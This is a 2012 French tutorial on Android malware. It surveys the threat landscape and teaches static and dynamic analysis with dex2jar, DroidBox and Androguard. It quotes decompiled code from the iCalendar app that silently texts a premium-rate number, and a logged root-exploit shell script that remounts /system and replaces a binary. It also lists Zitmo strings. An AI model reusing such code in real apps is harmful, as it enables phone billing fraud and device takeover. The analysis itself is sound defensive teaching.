- http://lepouvoirclapratique.blogspot.fr/
- Cédric BERTRAND

- Juin 2012

Les malwares sous Android

- Panorama des malwares sous Android
- Analyser une application Android

Résumé

Actuellement Android est le système mobile le plus visé par les malwares. Nous verrons au cours de ce document comment analyser une application Android (analyse statique et dynamique). Une initiation au framework Androguard sera aussi effectuée.

Sommaire

Table des illustrations

Glossaire

Botnet	Ensemble de systèmes compromis reliés entre eux et administrables à distance
Man in the middle	Technique permettant d'intercepter les flux de communication entre 2 machines
Reverse Engineering	Procédé qui consiste à analyser le fonctionnement d'un programme
Rootkit	Ensemble de techniques permettant à un programme malveillant de masque son activité
Sandbox	Mécanisme qui permet l'exécution de logiciel avec moins de risques pour le système d'exploitation

Références

[SANS] Reverse Engineering of malware on Android
[LEXSI] Zeus In The MObile : Android
Framework Androguard

1. Introduction

Android est le système d'exploitation développé par Google pour les smartphones, PDA (assistants numériques personnels de type Palm et Pocket PC) et terminaux mobiles. L'avantage d'Android sur d'autres OS (type Apple) est que celui-ci est open-source, ce qui signifie qu'il est possible de consulter, modifier et de redistribuer le code source dans le cadre de licences libres. C'est actuellement le système d'exploitation le plus utilisé sur les périphériques mobiles.

Néanmoins cet avantage peut aussi vite se transformer en inconvénient, les cybercriminels ont vite compris le potentiel de développer des applications malveillantes. Actuellement Android est le système le plus visé par les malwares : les codes malveillants se multiplient depuis déjà quelques années (+472% annoncé ici[1] depuis juillet 2011).

Figure 1 Augmentation des malwares sous Android

Les raisons de ce déluge d'applications malveillantes sont à l'ordre de 2 principales : Android est open-source donc il est très simple de créer des applications pour cette plate-forme et c'est le système le plus utilisé actuellement.

1.1. Les malwares sous Android

Les applications malveillantes ont de multiples objectifs : envoi de sms vers un n° surtaxé, vol de données personnelles, botnet[2]…

Figure 2 Exemple d'applications malveillantes sous Android

[1] http://iphonesoft.fr/2011/11/17/proliferation-de-malwares-sous-android-472
[2] http://fr.wikipedia.org/wiki/Botnet

Les auteurs de malwares ont depuis longtemps compris le potentiel financier lié aux smartphones. Par exemple il existe déjà une version mobile du malware Zeus[3]. Zeus est un cheval de troie[4] permettant de capturer les informations bancaires des utilisateurs.

Sur les traces d'un premier botnet sous Android

Le 13 septembre 2011 (10:50) - par Searchsecurity.com

Zeus In The MObile : Android

Par Fabien PERIGAUD, mardi 12 juillet 2011 à 14:21 :: General :: #416 :: rss

Figure 3 Zeus sur Mobile

Il existe d'ailleurs déjà des rootkits[5] sous Android.

Un **rootkit** « officiel » dans des smartphones **Android**

www.presence-pc.com › Actualités › Téléphonie › Téléphones mobiles

25 nov. 2011 – Découverte intéressant par un lecteur de XDA Developer : un « **rootkit** » dans une partie des smartphones **Android** du marché. Le programme ...

Figure 4 Rootkit sous Android

Bien qu'encore beaucoup moins répandus et moins complexes que sur ordinateur, les malwares sous mobile deviendront de plus en plus complexes.

Opfake, le malware Android qui mute à chaque téléchargement

Nommée « **Rootsmart** » l'application s'appuierai sur un processus appelé « augmentation des privilèges » qui permettrait, une fois installé, de télécharger du code supplémentaire à partir d'un serveur distant en cachant ces transferts de données dans le flux normal d'utilisation du smartphone infecté.

Le professeur souligne que Bouncer ne serait théoriquement pas en mesure de détecter l'application incriminée comme étant malveillante, car à l'heure du scan, l'application en contiendrait pas de code discriminant, il est à noter que le Malware en question est capable de repousser de quelques heures voir de plusieurs jours le téléchargement du code malveillant ceci afin de passer les contrôles préliminaires éventuels qui pourraient conduire à sa détection.

Figure 5 Des malwares de plus en plus complexes

Pour avoir plus d'informations sur les malwares sur Android, vous pouvez consulter les articles suivants :

- Le top 5 des malwares sous Android
- Un rootkit officiel dans les smartphones Android
- Un rootkit dans nos téléphones android

1.2. La diffusion des malwares sous Mobile

Les applications malveillantes sont souvent des applications classiques qui peuvent fournir des vrais services mais qui effectuent aussi des actions à l'insu de l'utilisateur. Les applications malveillantes sont insérées dans des applications dites « classiques ».

[3] http://www.webactus.net/coin-du-geek/securite/12503-les-botnets-zeus-frappent-un-grand-coup-100-millions-de-dollars-derobes/
[4] https://fr.wikipedia.org/wiki/Cheval_de_Troie_%28informatique%29
[5] http://fr.wikipedia.org/wiki/Rootkit

Instagram et Android : méfiez-vous du malware !

Instagram rencontre un véritable succès sur smartphone. Une fausse application circule actuellement sur les boutiques non officielles d'applications Android.

Foncy : malware Android visant les utilisateurs français

L'éditeur Fortinet met en garde les utilisateurs français contre Foncy, un malware sur Android caché dans une version vérolée de l'application légitime SuiConFo.

Figure 6 Applications malveillantes intégrées dans des applications classiques

La sécurité du market d'android est renforcée depuis quelques mois avec l'application Bouncer[6] qui scanne les applications et détecte celles qui sont malicieuses. Néanmoins hors du market, point de salut, il est d'ailleurs déconseillé d'installer des applications dont la source est inconnue, le risque d'infection étant très grand. Par contre, outre l'infection d'applications classiques, les applications malveillantes se diffusent aussi par le biais de sites mobiles. L'éditeur LookOut a mis la main sur un malware se diffusant par ce biais, et ce n'est que le début (redirection vers un site malveillant lors du chargement d'un site légitime)[7].




Figure 7 Chargement d'un site malveillant

Attention aussi aux attaques Man-In-The-Middle[8], qui ont déjà été détectées pour infecter les mobiles Android[9].

Sophisticated man-in-the-middle attacks target Android banking information

Figure 8 Infection par attaque Man in the Middle

Toutes les attaques existantes sur les périphériques informatiques tels que les ordinateurs seront tôt ou tard portées sur les mobiles.

[6] http://www.generation-nt.com/google-android-securite-malware-bouncer-actualite-1536781.html

[7] http://www.clubic.com/antivirus-securite-informatique/virus-hacker-piratage/malware-logiciel-malveillant/actualite-489816-securite-malware-android-propage-biais-sites-mobiles.html

[8] http://fr.wikipedia.org/wiki/Attaque_de_l%27homme_du_milieu

[9] http://www.fiercemobileit.com/story/sophisticated-man-middle-attacks-target-android-banking-information/2012-03-20

1.3. Trouver des applications malveillantes

Pour ceux qui souhaiteraient télécharger des applications malicieuses sous Android afin de les analyser, les liens suivants proposent beaucoup d'échantillons :

- Mobile malware
- DatabaseAndroidMalwares

Nous allons voir maintenant comment analyser une application Android.

2. Analyse une application malveillante sous Android

2.1. Analyse statique

Par analyse statique, on entend reverse-engineering[10], c'est-à-dire la décompilation du programme afin de pouvoir analyser son code. Sous Android, les applications étant codées en Java, nous verrons que l'analyse s'en révèle facilitée.

2.1.1. Outils

Parmi les outils permettant l'analyse statique d'applications sous Android, nous pouvons citer :

- IDA pro version 6.1 : Désassembleur.
- APKInspector: Outil en interface graphique permettant d'analyser une application Android.
- Dex2jar: Outil permettant de convertir une application android au format dex en fichier de class Java.
- Jd-gui: Application graphique permettant de lire les codes-sources des fichiers .class (java)
- Androguard: Framework d'analyse d'applications Android.
- JAD: Décompilateur Java
- Dexdump: Permet de décompiler les fichiers JAVA au format DEX
- Smali: Assembleur / Désassembleur pour le format dex utilisé par dalvik.

Nous allons voir l'utilisation de ces outils pour analyser une application malveillante : iCalendar.


2.1.2. Exemple d'analyse statique : iCalendar

Nous allons analyser une application malveillante : iCalendar. Cette application est l'une des applications suspectes retirées du Google Market.

Un premier scan avec Virustotal nous confirme que cette application contient bien des instructions malicieuses :

Figure 9 Scan de l'application iCalendar avec virustotal

Les applications Google sont sous forme de fichier APK[11].



[10] http://fr.wikipedia.org/wiki/Reverse_engineering
[11] http://en.wikipedia.org/wiki/APK_%28file_format%29

Un fichier APK est un fichier ZIP basé sur le format JAR. Il contient en général les fichiers suivants :

- META-INF (dossier)
  - MANIFEST.MF : le fichier manifeste (?)
  - Cert.rsa : Le certificat de l'application
  - Cert.sf : la liste des ressources
- Res (répertoire contenant les ressources non compilées
  - AndroidManifest.xml : Fichier manifeste additionnel (décrit le nom, la version, les droits d'accès, etc.)
  - Classes.dex : le fichier class compilé dans le format dex
  - Resources.arsc : Fichier précompilé des ressources

Figure 10 Contenu de l'application iCalendar

La première étape est de décompresser l'archive APK. Une fois décompilée, il va falloir analyser le fichier classes.dex.




Figure 11 Archive APK décompilée

Ce fichier est le résultat de la compilation du code-source[12]. Pour le décompiler, nous utilisons l'application Dex2jar. Cet outil est un décompilateur Java.

```
D:\Projets\TP Android\Malwares\Tools\dex2jar-0.0.9.8>dex2jar.bat samples\classes
.dex
dex2jar version: translator-0.0.9.8
dex2jar samples\classes.dex -> samples\classes_dex2jar.jar
Done.
```

Figure 12 Décompilation de l'application

Une fois l'application décompilée, nous pouvons utiliser l'outil JD-GUI qui va nous permettre de naviguer dans le code-source.




Figure 13 Application décompilée

[12] http://www.pythagore-fd.fr/documents/extraits/pdf/formation-UX128-LinuxMobile_Android-dex_native.pdf

Première fonction suspecte : <*SmsReceiver*>. Si l'on analyse le code de cette fonction, on tombe sur les lignes suivantes :


```
String str = localSmsMessage.getDisplayOriginatingAddress();
if (("10086".equals(str)) || ("10000".equals(str)) || ("10010".equals(str)) || ("1066185829".equals(str)) || ("1066133".equals(str)) || (
  abortBroadcast();
label186: ++k;
```

Figure 14 Ligne suspecte dans le code source

Si l'on effectue une recherche sur Internet avec le n° indiqué (10661412004), nous découvrons qu'ils correspondent à un n° chinois surtaxé.

Figure 15 Recherche du n° suspect

Après traduction, nous obtenons ceci :



Ce numéro est chinois (n° surtaxé). Si nous cherchons à quel moment la fonction est appelée, nous découvrons ceci :

```
private void showImg()
{
  if (this.index == 5)
    sendSms();
  if (this.index >= 33);
  for (this.index = 0; ; this.index = (1 + this.index))
  {
    this.iDrawable = getResources().getDrawable(2130837505 + this.index);
    this.main.setBackgroundDrawable(this.iDrawable);
    return;
  }
```

Figure 16 Appel de la fonction SendSMS

Après 5 clics (<*this.index == 5*>), l'application utilise la fonction *sendSms*. Plus loin nous retrouvons encore une trace de cette fonction :

```
public void sendSms()
{
  if ("Y".equals(getStateVal()))
    return;
  SmsManager.getDefault().sendTextMessage("1066185829", null, "921X1", PendingIntent.getBroadcast(this, 0, new Intent(), 0), null);
  save();
}
```

Avec ce code, un sms est envoyé vers un numéro chinois surtaxé. Le but de cette application est donc d'envoyer de manière masquée un sms vers un n° surtaxé après que l'utilisateur ait effectué 5 clics. Ci-dessous un schéma du fonctionnement de cette application.




Figure 17 Fonctionnement de l'application malveillante (source : http://palizine.plynt.com/issues/2011Sep/android-malware/)

Voyons maintenant l'analyse dynamique.

2.2. Analyse dynamique

L'analyse dynamique consiste à exécuter et à monitorer(surveiller) les actions exécutées par une application.

2.2.1. Outils

- Droidbox: Outil de type *Sandbox* pour les applications Android. Permet l'analyse dynamique (monitoring d'API, détection des fuites de données, analyse préliminaire statique, etc.)
- Mobile Sandbox : *Sandbox* pour applications mobile disponible en ligne.
- AndroidAuditTools: Outils pour analyse dynamique d'applications Android.

Voyons un exemple d'analyse dynamique avec DroidBox.

2.2.2. Exemple d'analyse avec Droidbox

Nous allons analyser dynamiquement l'application : RootExploit_Z4Mod (mot de passe : infected), application malicieuse qui essaye de devenir root au moyen d'un exploit.

La première étape pour utiliser DroidBox (un tutorial plus complet est disponible) et de configurer les variables :

```
android@honeynet:~$ export PATH=$PATH:/home/android/tools/android/android-sdk-li
nux_x86/tools
android@honeynet:~$ export PATH=$PATH:/home/android/tools/android/android-sdk-li
nux_x86/platform-tools
```

Figure 18 Configuration des variables (DroidBox)

Ensuite on crée une nouvelle machine virtuelle Android.




Figure 19 Création d'une machine virtuelle Android

Puis on lance cette machine :

```
root@honeynet:~/tools/droidbox# ./startemu.sh Android21
root@honeynet:~/tools/droidbox# emulator: emulator window was out of view and wa
s recentered
```

Figure 20 Lancement de la machine virtuelle

Une fois la machine virtuelle lancée, on attend qu'elle démarre avant de lancer l'application que nous souhaitons analyser :

Figure 21 Lancement de la machine virtuelle Android

Puis nous lançons l'analyse de notre application avec le script <**droidbox.sh**>.

```
android@honeynet:~/tools/droidbox$ ./droidbox.sh /home/android/Desktop/Samples/RootExploit_TFUNZ.APK
```

Figure 22 Lancement de DroidBox

L'application est exécutée dans notre machine virtuelle, nous constatons que c'est une application chinoise. :




Figure 23 Application exécutée dans notre machine virtuelle

Nous pouvons voir l'ensemble des actions monitorées.

```
        [Write operations]
        ------------------
           [49.9388239384]              Path: /data/data/com.itfunz.itfunzsupertools/files/createanddelete.sh
                                        Data: #!/system/bin/sh
mount -t yaffs2 -o rw,remount /dev/block/mtdblock6 /system
rm /system/bin/mot_boot_mode
cp /data/data/com.itfunz.itfunzsupertools/files/mot_boot_mode /system/bin/mot_boot_mode
chmod 777 /system/bin/mot_boot_mode
```

Figure 24 Exploit pour devenir root

Ici nous constatons que l'application a lancé un certain nombre de commandes système afin de devenir root. Pour recevoir des <intents> (intentions), l'application implémente aussi

l'interface BroadcastReceiver[13]. Cette interface permet par exemple de gérer la réception de textos, etc.

```
[Broadcast receivers]
---------------------
      .ItfunzSuperToolsBroadcast                    Action: android.intent.action.BOOT_COMPLETED

      .CallReceiver                           Action: android.intent.action.PHONE_STATE

      com.itfunz.itfunzsupertools.widget.ItfunzSuperToolsWidgetMid                Action: itfunz.screen.refresh

      com.itfunz.itfunzsupertools.widget.ItfunzSuperToolsWidget                   Action: itfunz.screen.refresh

      com.itfunz.itfunzsupertools.widget.ItfunzSuperToolsWidgetBig                Action: itfunz.screen.refresh
```

Figure 25 Accès à l'interface Broadcast Receiver

L'analyse dynamique permet au moins de pouvoir analyser le comportement d'une application sur le téléphone mobile sans avoir à la décompiler. Avec le malware **Zitmo** (Zeus pour Mobile), on s'aperçoit avec **DroidBox** que le mobile se retrouve bloqué (demande de code d'activation) :

Figure 26 Blocage du téléphone

Il existe aussi une sandbox pour mobile accessible depuis Internet : mobilesandbox. Analysons un échantillon du malware **Geinimi**[14].




Figure 27 Soumission d'un malware mobile sous Mobile-Sandbox

[13] http://nbenbourahla.developpez.com/tutoriels/android/broadcast-receiver-android/
[14] http://korben.info/geinimi.html

L'échantillon est décompilé et aussi envoyé à Virustotal afin d'y être scanné.

Analyzer	Start	End	Status
static analyzer V1	March 5, 2012, 2:11 p.m.	March 5, 2012, 2:11 p.m.	done

Additional Information

APK Info | PCAP Analysis

Detection-Engine	Result
VirusTotal	25 / 41
Emsisoft	Trojan-Spy.AndroidOS.Geimini!IK
Comodo	UnclassifiedMalware
F-Secure	Trojan:Android/Geinimi.D!mfb
DrWeb	Android.Geinimi.5.origin
AntiVir	Android/Geimini.A.20
TrendMicro	AndroidOS_GEINIMI.SMA
McAfee-GW-Edition	Artemis!543E9D86DD28
Sophos	Andr/Geinim-Gen

Figure 28 Résultat de l'échantillon soumis

Nous allons maintenant utiliser un framework qui permet de grandement faciliter l'analyse d'applications sous Android : Androguard.

3. Le framework Androguard

3.1. Introduction

Androguard [15] est un framework écrit en C++ et en python permettant d'analyser les applications Android. Il permet de faciliter le travail d'analyse (permissions, instructions dangereuses, similarité entre 2 applications, etc.). Il existe aussi ARE [16], une machine virtuelle contenant une ancienne version d'Androguard. Voyons quelques possibilités offertes par ce framework. Pour comprendre le fonctionnement et les commandes d'Androguard, je vous invite à consulter le tutorial disponible ici.

Nous allons analyser le malware Zitmo (Zeus in Mobile)[17] avec Androguard. Une souche de l'application est disponible à cette adresse (password : infected).

3.2. Les commandes

Pour utiliser Androguard, nous commençons par lancer le script androlyze.py

```
android@honeynet:~/tools/androguard$ ./androlyze.py -s
********************************************************************
Welcome to IPython. I will try to create a personal configuration directory
where you can customize many aspects of IPython's functionality in:

/home/android/.ipython
Initializing from configuration: /usr/lib/pymodules/python2.6/IPython/UserConfig

Successful installation!

Please read the sections 'Initial Configuration' and 'Quick Tips' in the
IPython manual (there are both HTML and PDF versions supplied with the
distribution) to make sure that your system environment is properly configured
to take advantage of IPython's features.

Important note: the configuration system has changed! The old system is
still in place, but its setting may be partly overridden by the settings in
"~/.ipython/ipy_user_conf.py" config file. Please take a look at the file
if some of the new settings bother you.
```

Figure 29 Lancement du Framework Androguard

Androguard a une syntaxe particulière. L'analyse de l'application débute par les commandes suivantes :

```
Androlyze version 0.9

In [1]: a= APK("/home/android/Desktop/Samples/Zitmo_c.apk")

In [2]: d = DalvikVMFormat ( a.get_dex())

In [3]: dx = VMAnalysis ( d )

In [4]: gx = GVMAnalysis (dx, None)
```

Figure 30 Analyse d'une application

[15] http://androguard.blogspot.fr/
[16] https://redmine.honeynet.org/projects/are
[17] https://www.securelist.com/en/blog/208193029/ZeuS_in_the_Mobile_for_Android

Voyons quelques une des commandes proposées par Androguard.

3.2.1. Obtenir une vue synthétique de l'application

Pour avoir une vue synthétique du contenu de l'application, nous pouvons utiliser la commande show (fichiers composant l'application, permissions, etc.)

```
In [5]: a.show()
FILES :  {'res/drawable/background.png': 'PNG image, 382 x 480, 8-bit/color RGB, non-interlaced', 'res/layout/mainrelative.xml': 'DBase 3 data file (1796 rec
ords)', 'classes.dex': 'Dalvik dex file version 035', 'META-INF/CERT.SF': 'ASCII text, with CRLF line terminators', 'res/drawable-hdpi/ic_launcher.png': 'PNG
 image, 256 x 256, 8-bit/color RGBA, non-interlaced', 'resources.arsc': 'data', 'res/drawable-ldpi/ic_launcher.png': 'PNG image, 256 x 256, 8-bit/color RGBA,
 non-interlaced', 'META-INF/CERT.RSA': 'data', 'META-INF/MANIFEST.MF': 'ASCII text, with CRLF line terminators', 'AndroidManifest.xml': 'DBase 3 data file (7
800 records)', 'res/layout/main.xml': 'DBase 3 data file (1148 records)', 'res/drawable/green_checked.png': 'PNG image, 35 x 35, 8-bit/color RGBA, non-interl
aced', 'res/drawable-mdpi/ic_launcher.png': 'PNG image, 256 x 256, 8-bit/color RGBA, non-interlaced'}
PERMISSIONS :  {'android.permission.CHANGE_NETWORK_STATE': ['dangerous', 'change network connectivity', 'Allows an application to change the state of network
 connectivity.'], 'android.permission.DISABLE_KEYGUARD': ['dangerous', 'disable key lock', 'Allows an application to disable the key lock and any associated
password security. A legitimate example of this is the phone disabling the key lock when receiving an incoming phone call, then re-enabling the key lock when
 the call is finished.'], 'android.permission.WRITE_APN_SETTINGS': ['dangerous', 'write Access Point Name settings', 'Allows an application to modify the APN
 settings, such as Proxy and Port of any APN.'], 'android.permission.DEVICE_POWER': ['signature', 'turn phone on or off', 'Allows the application to turn the
 phone on or off.'], 'android.permission.UPDATE_DEVICE_STATS': ['signatureOrSystem', 'modify battery statistics', 'Allows the modification of collected batte
ry statistics. Not for use by normal applications.'], 'android.permission.INTERNET': ['dangerous', 'full Internet access', 'Allows an application to create n
etwork sockets.'], 'android.permission.CHANGE_CONFIGURATION': ['dangerous', 'change your UI settings', 'Allows an application to change the current configura
```

Figure 31 Vue générale de l'application analysée (permissions, fichiers, etc.)

3.2.2. Avoir les permissions

Pour avoir les permissions demandées par l'application, on utilise la commande get_permissions.

```
In [6]: a.get_permissions()
Out[6]:
['android.permission.SEND_SMS',
 'android.permission.BROADCAST_STICKY',
 'android.permission.SYSTEM_ALERT_WINDOW',
 'android.permission.INTERNAL_SYSTEM_WINDOW',
 'android.permission.ADD_SYSTEM_SERVICE',
 'android.permission.VIBRATE',
 'android.permission.REORDER_TASKS',
 'android.permission.CHANGE_CONFIGURATION',
 'android.permission.WAKE_LOCK',
 'android.permission.STATUS_BAR',
```

Figure 32 Permissions demandées par l'application

3.2.3. Voir les chaines de caractères

Pour obtenir les chaines de caractères de l'application, on utilise la commande get_strings.

```
In [3]: d = DalvikVMFormat ( a.get_dex() )

In [4]: z = d.get_strings()

In [5]: %page z
```

```
'?to=%s&i=%s&m=%s&aid=%s&h=%s&v=%s',
'ActivationId',
'Alternative Control is on. We cant use scheduller',
'AlternativeControl',
'AlternativeControl called',
'AlternativeControl control message GET INFO',
'AlternativeControl control message fin AltControl',
```

Figure 33 Obtenir les chaines de caractère

3.2.4. Tester la similarité entre 2 applications

Ce script est très utile pour savoir si une application a été copiée (copyright) ou pour connaitre la puissance d'un moteur d'obfuscation[18] (changer la forme d'un script mais pas le fond afin de rendre sa détection plus difficile).

On utilise pour cela le script <**androsim.py>** dans le répertoire d'Androguard

```
android@honeynet:~/tools/androguard$ ./androsim.py -i /home/android/Desktop/Samples/Zitmo_b.apk /home/android/Desktop/Samples/Zitmo_c.apk
DIFF METHODS : 2
NEW METHODS : 0
MATCH METHODS : 12
DELETE METHODS : 0
[0.098608739674091339, 0.036363635212182999, 0.060606062412261963, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0]
98.6961437513
```

Figure 34 Comparer la ressemblance entre 2 applications

Ci-dessus, j'ai comparé la différence entre 2 versions du cheval de troie Zitmo (Zeus pour mobile). Nous pouvons aussi obtenir en utilisant l'argument –d les différences entre les 2 applications :

```
android@honeynet:~/tools/androguard$ ./androsim.py -d -i /home/android/Desktop/Samples/Zitmo_b.apk /home/android/Desktop/Samples/Zitmo_c.apk
DIFF METHODS : 2
NEW METHODS : 0
MATCH METHODS : 12
DELETE METHODS : 0
[0.098608739674091339, 0.036363635212182999, 0.060606062412261963, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0]
98.6961437513
DIFF METHODS :
Lcom/android/security/SecurityReceiver; SendControlInformation (Ljava/lang/String;)V 104
        Lcom/android/security/SecurityReceiver; SendControlInformation (Ljava/lang/String;)V 0.138095244765
Lcom/android/security/ValueProvider; GetAntivirusLink ()Ljava/lang/String; 115
        Lcom/android/security/ValueProvider; GetAntivirusLink ()Ljava/lang/String; 0.49253731966
MATCH METHODS :
Lcom/android/security/DataStorage; SendSavedMessages ()I 111
Lcom/android/security/SecurityReceiver; GetLastSms (Landroid/content/Context;)Lcom/android/security/NumMessage; 150
Lcom/android/security/SecurityReceiver; ReportFromScheduler (Landroid/content/Context;)Z 161
Lcom/android/security/SecurityReceiver; AlternativeControl (Ljava/lang/String;)Z 171
Lcom/android/security/SecurityReceiver; onReceive (Landroid/content/Context; Landroid/content/Intent;)V 323
Lcom/android/security/WebManager; MakeHttpRequest (Ljava/lang/String;)I 109
Lcom/android/security/DataStorage; SendSavedMessages ()I 111
Lcom/android/security/SecurityReceiver; GetLastSms (Landroid/content/Context;)Lcom/android/security/NumMessage; 150
